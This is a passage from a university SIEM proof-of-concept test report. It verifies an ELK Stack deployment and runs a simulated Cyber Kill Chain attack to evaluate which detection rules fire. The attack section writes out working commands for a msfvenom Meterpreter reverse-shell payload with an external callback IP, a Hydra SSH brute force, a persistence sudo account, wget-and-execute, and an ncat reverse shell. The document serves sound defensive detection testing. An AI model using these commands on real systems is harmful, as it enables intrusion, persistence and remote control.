3. It was verified that the hot nodes use SSD storage and the warm/cold nodes HDD storage, which corresponds to the documented architecture.
4. On the Logstash side, the active state of the service and the loading of the pipeline configuration were verified – the presence of all three configuration files (input.conf, filters.conf, output.conf).
5. It was verified that Logstash listens on port 5044 and is ready to receive data from beat agents with mutual TLS authentication.
6. The connection of Logstash to Elasticsearch was verified – the active connection, authentication via the logstash_internal user and encrypted communication.
7. The availability of the Kibana web interface was verified – by opening the URL in a browser, the correct loading of the login screen was verified.
8. Logging in to Kibana was performed and it was verified that the interface displays information about the connected Elasticsearch cluster.
9. In the Stack Monitoring module, it was verified that Kibana displays the state of all three components of the ELK Stack – Elasticsearch, Logstash and Kibana.

Expected result: The expected result is that the Elasticsearch cluster will be in the green or yellow state with all 7 nodes with correctly assigned roles. Logstash will be active with the pipeline loaded and ready to receive data on port 5044. Kibana will be available via the web interface, logging in will be successful and the interface will display information about the connected cluster. Stack Monitoring is to display the state of all three components.

Actual result: The Elasticsearch cluster was in a state corresponding to operational readiness and contained all 7 nodes with correctly assigned roles – master1 as the master node, hot1-3 with data on SSD, warm1-2 with data on HDD and cold1 as the archive node. The Logstash service was active, the pipeline configuration was loaded and the service was listening on port 5044 with mutual TLS authentication. The connection of Logstash to Elasticsearch was active via the logstash_internal user with encrypted communication. Kibana was available via the web interface, logging in was successful and the interface displayed information about the connected Elasticsearch cluster. In the Stack Monitoring module, the states of all three components of the ELK Stack were displayed – Elasticsearch, Logstash and Kibana. No critical errors were observed during the test.

Test evaluation: Passed.

Based on the verification carried out, it can be stated that the ELK Stack is correctly deployed in the PoC environment and all three components (Elasticsearch, Logstash, Kibana) are operationally available and communicating with one another. The Elasticsearch cluster contains all 7 nodes with defined roles, Logstash receives data and Kibana provides a functional web interface.

Findings and notes: Test TS-ELK-01 verified the basic operational readiness of the ELK Stack as a whole, not the detailed functionalities of the individual components. Deployment in LXC containers on a single physical server enables simple management and monitoring; however, in a production environment it would be advisable to consider distributing the components across multiple physical servers. The Elasticsearch cluster with 7 nodes with hot/warm/cold differentiation ensures efficient use of storage space and performance optimization according to the age of the data. Mutual TLS authentication between Logstash and the beat agents ensures that data is received only from authorized sources. Stack Monitoring provides a centralized overview of the state of all components, which is key to the operational reliability of the SIEM solution. The test created the precondition for further tests focused on data visualization and security configuration.

Conclusion: The test demonstrated that the ELK Stack is deployed in the PoC environment, all three components are operationally available and communicating with one another. This confirmed the basic operational readiness of the SIEM solution for the visualization and analysis of security data within the INNOSOC SOCaaS platform.

2.2 TS-ELK-02 Verification of the visualization of security data and of analytical dashboards

Test type: Functional test

Purpose of the test: To verify whether Kibana within the ELK Stack provides functional visualization and analytical tools for displaying security data. The test verifies the functionality of the Discover module for viewing logs, the availability and functionality of the created analytical dashboards, the logical separation of access using Spaces and the ability of the system to display data in the form of graphs, metrics, tables and geographical maps. The test is focused on verifying the configuration and basic functionality of the visualization layer, not on the detailed verification of detection rules or attack simulation.

Subject of verification: The subject of the test is the verification of the visualization capabilities of Kibana to the extent described in the PoC documentation. It was verified whether Spaces for the logical separation of rules and access are configured in the system and whether the main functionalities are available in the navigation menu – Discover, Dashboards (Analytics and Security), Rules, Alerts, Dev Tools, Stack Monitoring and Stack Management. The created dashboards were verified – IDS DMZ (visualization of security events from Suricata and FortiGate including the number of alerts, breakdown by severity, the time course of detections, the most frequent signatures, source IP addresses and a geographical map), Login Activity Monitoring (tracking of login events) and Stack Load (monitoring of the operating memory

usage of the ELK stack components). The functionality of the Discover module was also verified – viewing logs, applying filters and searching.

Initial state: The ELK Stack was deployed and all components were in operation (verified by test TC-ELK-01). The Elasticsearch cluster indexed security data from the monitored devices. Logstash received and processed data from the auditbeat and filebeat agents deployed on the monitored servers. In Kibana, Spaces were configured for the logical separation of access and rules. The dashboards were created and configured to visualize data from IDS sensors (Suricata, FortiGate) and other sources. Logging in was functional and user accounts with the appropriate roles were available.

Test procedure:

1. After logging in to Kibana, the availability of the configured Spaces and navigation between them were verified.
2. The availability of the main functionalities in the navigation menu was verified – Discover, Dashboards (Analytics and Security), Rules, Alerts, Dev Tools, Stack Monitoring and Stack Management.
3. The IDS DMZ dashboard was opened and the visualization of security events was verified – in the left part data from Suricata (total number of alerts, breakdown by severity, the time course of detections), in the right part similar metrics for FortiGate.
4. On the IDS DMZ dashboard, the overview of the most frequently detected signatures (Top Signatures) was verified – a list of signatures from Suricata and FortiGate including the number of captured alerts.
5. On the IDS DMZ dashboard, the visualization of source IP addresses (Top Source IPs) was verified – colour-differentiated IP addresses on a timeline enabling the tracking of the behaviour of the sources over time.
6. On the IDS DMZ dashboard, the geographical map visualizing security events based on the geographical origin of IP addresses with colour differentiation by severity was verified.
7. The Login Activity Monitoring dashboard was opened and the tracking of login events was verified – the display of successful and unsuccessful logins.
8. The Stack Load dashboard was opened and the monitoring of the operating memory usage of the ELK stack components (Elasticsearch nodes, Logstash, Kibana) was verified.
9. In the Discover module, the functionality of viewing logs was verified – the display of records, the application of filters by fields and searching in the security data.

Expected result: The expected result is that Spaces will be configured and navigation between them will be functional. The main functionalities will be available in the navigation menu. The IDS DMZ dashboard is to display alerts from Suricata and FortiGate including the breakdown by severity, the most frequent signatures, source IP addresses and a geographical map. The Login Activity Monitoring dashboard is to display login events and the Stack Load dashboard is to visualize the memory usage of the ELK components. The Discover module is to enable the viewing, filtering and searching of logs.

Actual result: After logging in, the configured Spaces with the logical separation of rules and access were available. In the navigation menu, all the main functionalities were available – Discover, Dashboards (Analytics and Security), Rules, Alerts, Dev Tools, Stack Monitoring and Stack Management. The IDS DMZ dashboard displayed security events detected by the IDS systems Suricata and FortiGate – the total number of alerts, the breakdown by severity and

the time course of detections over the monitored period. The overview of the most frequent signatures was available and displayed a list of signatures including the number of captured alerts. The visualization of source IP addresses displayed colour-differentiated IP addresses on a timeline. The geographical map displayed security events based on the origin of IP addresses with colour differentiation by severity and a legend for filtering by data source. The Login Activity Monitoring dashboard was functional and displayed login events. The Stack Load dashboard presented data on the operating memory usage of the ELK stack components. The Discover module enabled the viewing of logs, the application of filters and searching. No critical errors were observed during the test.

Test evaluation: Passed.

Based on the verification carried out, it can be stated that Kibana within the ELK Stack provides functional visualization and analytical tools. The deployed dashboards are functional and enable the visualization of security data from multiple sources through graphs, metrics, tables and geographical maps.

Findings and notes: Test TS-ELK-02 verified the visualization functionality to the extent of the PoC deployment. The IDS DMZ dashboards represent the visualization and analytical layer that aggregates the outputs from the detection tools and enables their clear evaluation. Kibana within the PoC did not perform the task of detection, but provided the analytical and visualization tools needed for the effective interpretation of the data. The logical separation using Spaces enables the separation of access and rules by context, which is important for separating test and operational data. The Discover module provides a flexible tool for the ad-hoc analysis of security events, which complements the pre-prepared dashboards. The detailed verification of detection and correlation rules including attack simulation and automated testing is the subject of testing in later stages.

Conclusion: The test demonstrated that Kibana within the ELK Stack provides functional visualization and analytical tools. The deployed dashboards make it possible to identify anomalies, track the behaviour of sources and evaluate the security state of the infrastructure, thereby confirming the role of the ELK Stack as the visualization and analytical layer of the SIEM solution within the INNOSOC SOCaaS platform.

2.3 TC-ELK-03 Verification of the security configuration, retention policy and infrastructure monitoring of the ELK Stack

Test type: Functional test

Purpose of the test: To verify whether the security configuration of the ELK Stack is correctly implemented – encrypted communication (TLS) between the components, authentication without storing passwords in plaintext (keystore), role-based access control (RBAC) and network protection (iptables). At the same time, to verify that the retention policy (ILM) ensures the defined movement of data between the hot, warm and cold nodes and that the monitoring of the infrastructure via Stack Monitoring and external tools is functional. The test is focused

on verifying the configuration and basic functionality of the security and operational mechanisms, not on load testing or penetration testing.

Subject of verification: The subject of the test is the verification of the security and operational configuration of the ELK Stack to the extent described in the PoC documentation. For the security configuration, the following were verified: the encryption of communication between the components using TLS certificates issued by an own certification authority, authentication via a keystore (without plaintext passwords in the configuration files), role-based access control (RBAC) with defined roles and permissions, and network protection using firewall rules (iptables). For the retention policy, the setting of Index Lifecycle Management (ILM) was verified – the movement of data from the hot nodes (SSD, <5 days) to warm (HDD, <14 days), then to cold (<21 days) and deletion. For monitoring, the functionality of Stack Monitoring in Kibana and the configuration of external monitoring (Metricbeat, Zabbix, LibreNMS) were verified.

Initial state: The ELK Stack was deployed and all components were in operation (verified by test TS-ELK-01). The Elasticsearch cluster with 7 nodes had defined TLS certificates issued by an own certification authority using elasticsearch-certutil. The communication between the nodes, between Logstash and Elasticsearch and between Kibana and Elasticsearch was encrypted. For Logstash, the logstash_internal account was created with the logstash_writer role according to the principle of least privilege with the permissions monitor, manage_index_template, manage_ilm, manage_pipeline and defined index patterns (gvm-greenbone*, elasticsearch-elk-elasticsearch*, syslog-fortigate*, waf-filebeat*, auditbeat*, suricata*, threatintel-filebeat*). For Kibana, the kibana_system account was used with the password stored in the keystore. The retention policy was configured with hot/warm/cold node differentiation. Firewall rules (iptables) were configured on the Elasticsearch, Logstash and Kibana containers. Monitoring was ensured using Metricbeat, Zabbix and LibreNMS.

Test procedure:

1. The security configuration of Elasticsearch was verified – in the configuration files of the nodes, the settings xpack.security.enabled, xpack.security.transport.ssl (encryption between nodes) and xpack.security.http.ssl (encryption of HTTP communication) with paths to the certificates were verified.
2. It was verified that Elasticsearch uses audit logging – the setting xpack.security.audit.enabled and the defined types of audited events (access_denied, authentication_failed, connection_denied, tampered_request, security_config_change).
3. The security configuration of Logstash was verified – in input.conf, the setting of mutual TLS authentication (ssl_enabled, ssl_certificate, ssl_key, ssl_certificate_authorities, ssl_client_authentication => required) was verified.
4. It was verified that Logstash authentication against Elasticsearch takes place via the logstash_internal user with the password stored in the keystore (${ES_psswd}), not in plaintext.
5. The security configuration of Kibana was verified – in kibana.yml, the connection to Elasticsearch via HTTPS, the definition of the certification authority (elasticsearch-ca.pem) and authentication via the kibana_system account were verified.
6. In the Stack Management module, the management of users and roles was verified – the presence of the RBAC configuration, the existence of the logstash_writer role with defined permissions and the assignment of roles to users.

7. The retention policy (ILM) was verified – the setting of Index Lifecycle Management with the defined movement of data between the hot, warm and cold nodes according to time intervals (hot <5 days, warm <14 days, cold <21 days, deletion).
8. In the Stack Monitoring module, the monitoring of the operating memory usage of the ELK stack components was verified – a comparison of the actual usage with the allocated limits for the Elasticsearch nodes, Logstash and Kibana.
9. In the Dev Tools console, the possibility of executing diagnostic queries on Elasticsearch was verified – verification of the state of the cluster, display of the nodes and their roles.

Expected result: The expected result is that the security configuration will be correctly implemented – the communication between the components will be encrypted (TLS), the passwords will not be stored in plaintext (keystore), access will be role-based (RBAC) and network protection will be ensured by firewall rules. The retention policy is to ensure the defined movement of data between the hot, warm and cold nodes. Stack Monitoring is to display the resource usage metrics of the components. The Dev Tools console is to enable diagnostic queries.

Actual result: The security configuration of Elasticsearch confirmed the encryption of communication – xpack.security was active, both transport SSL and HTTP SSL were enabled with paths to the certificates for each node. Audit logging was active with defined types of audited events including access_denied, authentication_failed and security_config_change. Logstash input.conf contained mutual TLS authentication – SSL was enabled, the certificates and key were defined and client authentication was set as mandatory (required). Logstash authentication against Elasticsearch took place via the logstash_internal user with the password stored in the keystore. Kibana was connected to Elasticsearch via HTTPS with a defined certification authority and the kibana_system account. The management of users and roles confirmed the RBAC configuration – the logstash_writer role was defined with the permissions monitor, manage_index_template, manage_ilm and manage_pipeline for the defined index patterns. The retention policy (ILM) was configured – data was moved from the hot nodes (SSD, <5 days) to warm (HDD, <14 days), then to cold (<21 days) and after 21 days was deleted. Stack Monitoring displayed the operating memory usage metrics of the components – no component was operating at the limit of its capacity. The Dev Tools console enabled the execution of diagnostic queries on Elasticsearch. No critical errors were observed during the test.

Test evaluation: Passed.

Based on the verification carried out, it can be stated that the security configuration of the ELK Stack is correctly implemented, the retention policy ensures the defined life cycle of the data and the monitoring of the infrastructure is functional.

Findings and notes: Test TS-ELK-03 verified the security and operational configuration to the extent of the PoC. The security configuration (TLS, keystore, RBAC, iptables, audit logging) corresponds to the principles of defence-in-depth and ensures encrypted communication, access control and the protection of sensitive data. The principle of least privilege was implemented in the logstash_internal account with a defined role and permissions limited to specific index patterns. Mutual TLS authentication between Logstash and the beat agents ensures that data is received only from authorized sources, which is key to the integrity of the

SIEM solution. The retention policy with hot/warm/cold differentiation ensures efficient use of storage space – the newest data on fast SSD disks, older data on HDD. Monitoring using multiple tools (Stack Monitoring, Metricbeat, Zabbix, LibreNMS) increases the reliability of the oversight of the infrastructure. Load testing and penetration testing of the security configuration are the subject of testing in later stages.

Conclusion: The test demonstrated that the security configuration of the ELK Stack is correctly implemented in the PoC environment – the communication is encrypted, access is role-based, sensitive data is protected using a keystore and network access is restricted by firewall rules. The retention policy ensures an efficient life cycle of the data and monitoring confirms operational stability. This confirmed the security and operational readiness of the ELK Stack as a SIEM solution within the INNOSOC SOCaaS platform.

2.4 Summary evaluation of the ELK Stack (SIEM)

Identifier	Test name	Test type	Area verified	Evaluation
TS-ELK-01	Verification of the deployment and availability of the ELK Stack	Functional test	Elasticsearch cluster (7 nodes), Logstash pipeline, Kibana interface, mutual communication	**Passed**
TS-ELK-02	Verification of the visualization of security data and of analytical dashboards	Functional test	Discover, dashboards (IDS DMZ, Login Activity, Stack Load), Spaces	**Passed**
TS-ELK-03	Verification of the security configuration, retention policy and monitoring	Functional test	TLS, RBAC, keystore, ILM, Stack Monitoring, audit logging	**Passed**

3 TESTING OF INCIDENT DETECTION IN ELK USING A SIMULATED CYBER KILLCHAIN ATTACK


As part of the testing of the detection rules, a simulated attack was carried out, also referred to as adversary emulation. This approach simulates the behaviour of an attacker based on known techniques and procedures used, for example, by APT-type groups.

In designing the scenario, we used knowledge from the MITRE ATT&CK framework, which provides an overview of the techniques and tactics of attackers based on real incidents. However, the simulated attack is not tied to a specific scenario from this framework, but is mapped to the individual phases of the Cyber Kill Chain model.

The Cyber Kill Chain represents a model describing the life cycle of a cyber attack and serves as a tool for its detection and analysis. The model includes the following phases:

- reconnaissance (Reconnaissance)
- weaponization (Weaponization)
- delivery (Delivery)
- exploitation (Exploitation)
- installation (Installation)
- command and control (Command and Control)
- actions on objective (Actions on Objective)

The individual phases represent the attacker's progression from gathering information about the target system, through its compromise, to achieving the final objective, for example obtaining data or disrupting the availability of the system.



Cyber kill chain

3.1 Test infrastructure

The testing is focused on a single device, which represents the target of the attack and at the same time ensures the sending of logs to the SIEM via the Auditbeat tool. In order to achieve realistic results, the device is connected to a subnet in which the other monitored devices are also located.

The separation of test data is ensured at two levels:

Funded by the European Union NextGenerationEU
RECOVERY AND RESILIENCE PLAN
GOVERNMENT OFFICE OF THE SLOVAK REPUBLIC

- at the logical level using a separate space in Kibana, "Testing",
- at the index level using a separate template, "auditbeat-testing".

The logical separation enables the isolated processing of security alerts, while the separate index template provides the possibility of modifications when setting the data retention policy (ILM) as well as their visualization.

The test device with the Ubuntu 24.04.2 LTS operating system has the IP address 192.168.2.187 and serves as the victim of the attacks and thus also as the data source for verifying the detection mechanisms.

3.2 Description of the scenario

One of the assumptions is the attacker's access to the university network, which can be obtained, for example, via the university WiFi networks, the dormitory network, the laboratories of FRI UNIZA or a VPN connection.

Within the testing, a connection from the FRI UNIZA laboratory is used. Subsequently, the reconnaissance phase is carried out, during which network scanning is performed using the Zenmap tool.

nmap -p 1-65535 -T5 -A -v -Pn --unprivileged --script=default,vuln,auth,malware,exploit 192.168.xxx.xxx

The scan carried out is focused on the specific IP address of the test device 192.168.2.178. Scanning of the entire subnet is not carried out, with the aim of minimizing the impact on the rest of the infrastructure.

Nmap Output | Ports / Hosts | Topology | Host Details | Scans

Port	Protocol	State	Service	Version
22	tcp	open	ssh	OpenSSH 9.6p1 Ubuntu 3ubuntu13.8 (Ubuntu Linux; protocol 2.0)
2000	tcp	open	cisco-sccp	
5060	tcp	open	sip	

Zenmap output

We moved on to the weaponization phase. As we can see from the figure, our victim, the test machine, uses the Ubuntu operating system. We created a payload for a reverse shell using the msfvenom tool:

msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=18.209.66.222 LPORT=4444 -f elf -o revshell.elf

To create the reverse shell, a TCP-type payload intended for the Linux operating system is used. The payload connects to the IP address 18.209.66.222 on port 4444, which is the default for the Meterpreter tool. The resulting file is named revshell.elf and represents an executable ELF format for Linux.

The target IP address is located outside the university range and belongs to an EC2 instance in the AWS environment, which is used as the attacking device in order to increase the realism of the scenario. The communication therefore passes through the firewall as outgoing traffic from the internal network towards the external environment.

The delivery phase is not carried out in this scenario. In the exploitation phase (Exploitation), the open port of the SSH service is used, against which a brute-force attack is then conducted using the Hydra tool.

hydra -l ubuntu -P hesla.txt -t 4 -f ssh://192.168.2.178

In the reconnaissance phase, the Ubuntu operating system is identified, on the basis of which the username ubuntu is chosen for the brute-force attack in the Hydra tool. This approach reflects the common behaviour of attackers who use generic login names.

The list of passwords is used from the hesla.txt dictionary, with the login credentials of the test device set so as to correspond to this dictionary.

We can see that the brute-force attack was successful and the login credentials are ubuntu:ubuntuubuntu. We logged in using the obtained login credentials via SSH to the given machine and entered several commands:

id

cat /etc/passwd

cat /etc/sudoers

After gaining access, the permissions of the ubuntu user are determined and basic commands are executed to obtain information about the system and users, including the sudo configuration. Subsequently, within the installation phase, a new user with administrator rights is created in order to ensure persistence.

adduser system

usermod -aG sudo system

For the newly created user, the generic name system is chosen, which may appear legitimate to a user. This is followed by logging in under this account, and within the installation phase the reverse shell payload is downloaded and run.

wget http://18.209.66.222:88/revshell.elf -O systemfile.elf && chmod +x systemfile.elf

./systemfile.elf

At the time of downloading and running the payload, the msfconsole tool and at the same time a simple HTTP server available on port 88, from which the payload is provided, are running on the attacking device in the OpenStack environment.

msfconsole

use exploit/multi/handler

set PAYLOAD linux/x64/meterpreter/reverse_tcp

set LHOST 0.0.0.0

set LPORT 4444

run

python3 -m http.server 88

Next, we moved on to the command and control phase. Within this phase, we communicated with the compromised device via our reverse shell. First, we entered the shell command, which opens the shell of the compromised device, as we can see in the figure.

We continued by creating a backup reverse shell using the netcat tool:

ncat 18.209.66.222 8080 -e /bin/bash

This reverse shell connected to the attacker's machine, on port 8080. This means that on the machine that served as the attacker, a listener had to be created even before entering the command above:

nc -lvnp 8080

The final phase, actions on objective, included the downloading of the nmap tool on the compromised device and the subsequent launch of scanning of the http, https, rdp and ssh services. The scanning was carried out for the subnet in which the compromised machine was located.

apt install nmap -y

ip a

nmap 192.168.2.0/24 -p 22,80,443,3389

3.3 Evaluation of the detection of the deployed SIEM ELK

The aim of this part is to evaluate the detection capability of the deployed SIEM solution against the simulated attack. By carrying out the attack, security alerts are generated based on the analysed events in the system.

Triggered alerts:

- SIGMA - Linux Network Service Scanning - Auditd
- SIGMA - Creation Of An User Account
- SIGMA - Privileged User Has Been Created
- SIGMA - System Owner or User Discovery – Linux
- ET SCAN Potential SSH Scan
- SIGMA - Potential Netcat Reverse Shell Execution
- ET SCAN Suspicious inbound to Oracle SQL port 1521
- SIGMA - Cat Sudoers
- ET SCAN Potential VNC Scan 5800-5820
- ET SCAN Suspicious inbound to mySQL port 3306
- Linux User Added to Privileged Group
- SIGMA - Suspicious Activity in Shell Commands
- Password Guessing Linux
- Potential Success Bruteforce Linux

Most of the security alerts recorded by the SIEM ELK solution are linked to the monitoring of the endpoint device. However, among the alerts there are also alerts from the Suricata IDS tool.

For the correct evaluation of the detection capability of the implemented SIEM solution, it is necessary to classify the triggered alerts into the phases of the Cyber Kill Chain model. According to the Course of the attack section, in emulating the behaviour of the attacker we first actively scanned the network. This activity was evaluated by the Suricata IDS probe as suspicious and it created alerts:

- ET SCAN Suspicious inbound to Oracle SQL port 1521
- ET SCAN Potential VNC Scan 5800-5820
- ET SCAN Suspicious inbound to mySQL port 3306

From the name of the individual rules, it is clear which activity and on which ports Suricata evaluated as suspicious. The reconnaissance phase was detected by four rules of the IDS tool. The weaponization phase consists of the preparation of the payload. It follows from this that this phase is not detectable. Likewise, the delivery phase, which the simulated attack does not contain, cannot be detected by the SIEM tool. In the exploitation phase, a brute-force attack was carried out. The action triggered security alerts created by the IDS tool and based on the rules that we created for detecting the brute-force attack:

- ET SCAN Potential SSH Scan
- Password Guessing Linux
- Potential Success Bruteforce Linux

The security alert that the SIEM created based on the alert from the IDS indicates scanning of the SSH service, not a brute-force attack on this service. Such a response is not ideal. A brute-force attack is more serious than carrying out scanning. The attack represents an active attempt to penetrate the system, but scanning is the gathering of information. The commands that were entered by the attacker after the successful execution of the brute-force attack point to the determination of information about the users of the system:

- SIGMA - System Owner or User Discovery – Linux
- SIGMA - Cat Sudoers

In the installation phase, we first created a user and increased their permissions:

- SIGMA - Creation Of An User Account
- SIGMA - Privileged User Has Been Created
- Linux User Added to Privileged Group

The detection of the creation of a user with increased permissions is clearly visible. Next, we downloaded and ran the reverse shell generated using the msfvenom tool. The Metasploit Framework is an easily accessible tool for the red team in the field of cybersecurity. This framework contains various tools, msfvenom being one of them. The absence of detection of the reverse shell, which was created precisely by such a generic tool, is critical. In the command and control phase, we launched the reverse shell using the netcat tool:

- SIGMA - Linux Network Service Scanning - Auditd
- SIGMA - Potential Netcat Reverse Shell Execution

Such an action also triggered a rule with critical severity. The final phase, actions on objective, focused on launching a network scan, which was preceded by the installation of the nmap tool:

- SIGMA - Suspicious Activity in Shell Commands
- SIGMA - Linux Network Service Scanning - Auditd

As is visible, various actions can trigger the same security alert. This behaviour is entirely fine; a deeper analysis of the potential incident reveals why the given alert was created;

in the case of the simulated attack we carried out, it is enough to compare the names of the processes that triggered the same alert.

In this part, we have shown that the simulated attack is relatively well detectable, although there is a certain scope for improvement. Table 3 summarizes the activities and the triggered security alerts.

Activity	Security alert
Active scanning	*ET SCAN Suspicious inbound to Oracle SQL port 1521*
	ET SCAN Potential VNC Scan 5800-5820
	ET SCAN Suspicious inbound to mySQL port 3306
Bruteforce	*ET SCAN Potential SSH Scan* *Password Guessing Linux* *Potential Success Bruteforce Linux*
Creation of a privileged user.	SIGMA - Creation Of An User Account
	SIGMA - Privileged User Has Been Created
	Linux User Added to Privileged Group
Display of information about the users of the system	SIGMA - Cat Sudoers
	SIGMA - System Owner or User Discovery – Linux
netcat reverse shell	SIGMA - Linux Network Service Scanning - Auditd
	SIGMA - Potential Netcat Reverse Shell Execution
Launch of the nmap tool.	SIGMA - Suspicious Activity in Shell Commands
	SIGMA - Linux Network Service Scanning - Auditd

Simulated attack, detections

3.4 Testing summary

Identifier	Test name	Test type	Area verified	Evaluation
TS-CKC-01	Preparation of the test infrastructure	Simulation test	Deployment of the test infrastructure – isolation in the Kibana space "Testing", a separate index template "auditbeat-testing", an Auditbeat agent on the target Ubuntu machine	**Passed**
TS-CKC-02	Carrying out the simulated attack according to the Cyber Kill Chain	Simulation test	Attack phases: reconnaissance (Zenmap/nmap), weaponization (msfvenom), exploitation (Hydra brute-force SSH), installation (new admin account, reverse shell), C2 (ncat), actions on objective (network scan by the compromised machine)	**Passed**
TS-CKC-03	Evaluation of the detection of the deployed SIEM ELK	Simulation test	Detection capabilities of ELK – triggered SIGMA rules (Network Service Scanning, User Account Creation, Privileged User, Netcat Reverse Shell, Cat Sudoers,	**Passed**

			Password Guessing and others), generation of security alerts	

4 AUTOMATED TESTING OF DETECTION RULES IN ELK USING ATOMIC RED TEAM

4.1 Description of the test scenario

Within the testing, relevant MITRE ATT&CK techniques and sub-techniques are identified based on the parameter stated in the definitions of the detection rules. Subsequently, the tests corresponding to these techniques for the Linux platform are selected from the Atomic Red Team library.

For some techniques, detection rules do exist in the SIEM solution; however, suitable tests are not available for them. At the same time, the available tests do not cover all possible scenarios.

4.2 Test results

During the running of the tests, it was not possible to install all the prerequisites, or parts of the test ended with an error code. For this reason, not all tests can be considered relevant. We have displayed the test results in the table below.

Detection rule	Technique	Prerequisites successfully installed	All parts of the test ran successfully	Detection
Account or Group Discovery via Built-In Tools	1069.001	yes	yes	yes
	1069.002	yes	yes	yes
	1087.001	yes	yes	yes
	1087.002	yes	yes	yes
Attempt to Clear Kernel Ring Buffer	1070.002	yes	no	no
	1562.001	yes	no	no
Attempt to Disable Syslog Service	1562.001	yes	no	no
Base16 or Base32 Encoding/Decoding Activity	1027	yes	yes	no
	1140	yes	no	no
Bash Shell Profile Modification	1546.004	yes	yes	no
Boot File Copy	1542	Test does not exist		
	1543	Test does not exist		
	1574	Test does not exist		
	1059.004	yes	no	no
Discovery of Domain Groups	1069	Test does not exist		
EggShell Backdoor Execution	1059.006	yes	no	no
ESXI Discovery via Find	1518	Test does not exist		
ESXI Discovery via Grep	1518	Test does not exist		
ESXI Timestomping using Touch Command	1070.006	yes	yes	no
File made Immutable by Chattr	1222.002	yes	no	no
Hidden Files and Directories via Hidden Flag	1564.001	yes	yes	no
High Number of Process Terminations	1489	yes	no	no
Hosts File Modified	1565.001	Test does not exist		
Hping Process Activity	1082	yes	no	no
Initramfs Extraction via CPIO	1542	Test does not exist		
	1543	Test does not exist		
	1574	Test does not exist		
Initramfs Unpacking via unmkinitramfs	1542	Test does not exist		
	1543	Test does not exist		
	1574	Test does not exist		
	1059.004	yes	no	no
Interactive Terminal Spawned via Perl	1059	Test does not exist		
Kernel Driver Load	1014	no	yes	no
	1547.006	yes	yes	no
Kernel Load or Unload via Kexec Detected	1611	Test does not exist		

Funded by the European Union NextGenerationEU
RECOVERY AND RESILIENCE PLAN
GOVERNMENT OFFICE OF THE SLOVAK REPUBLIC

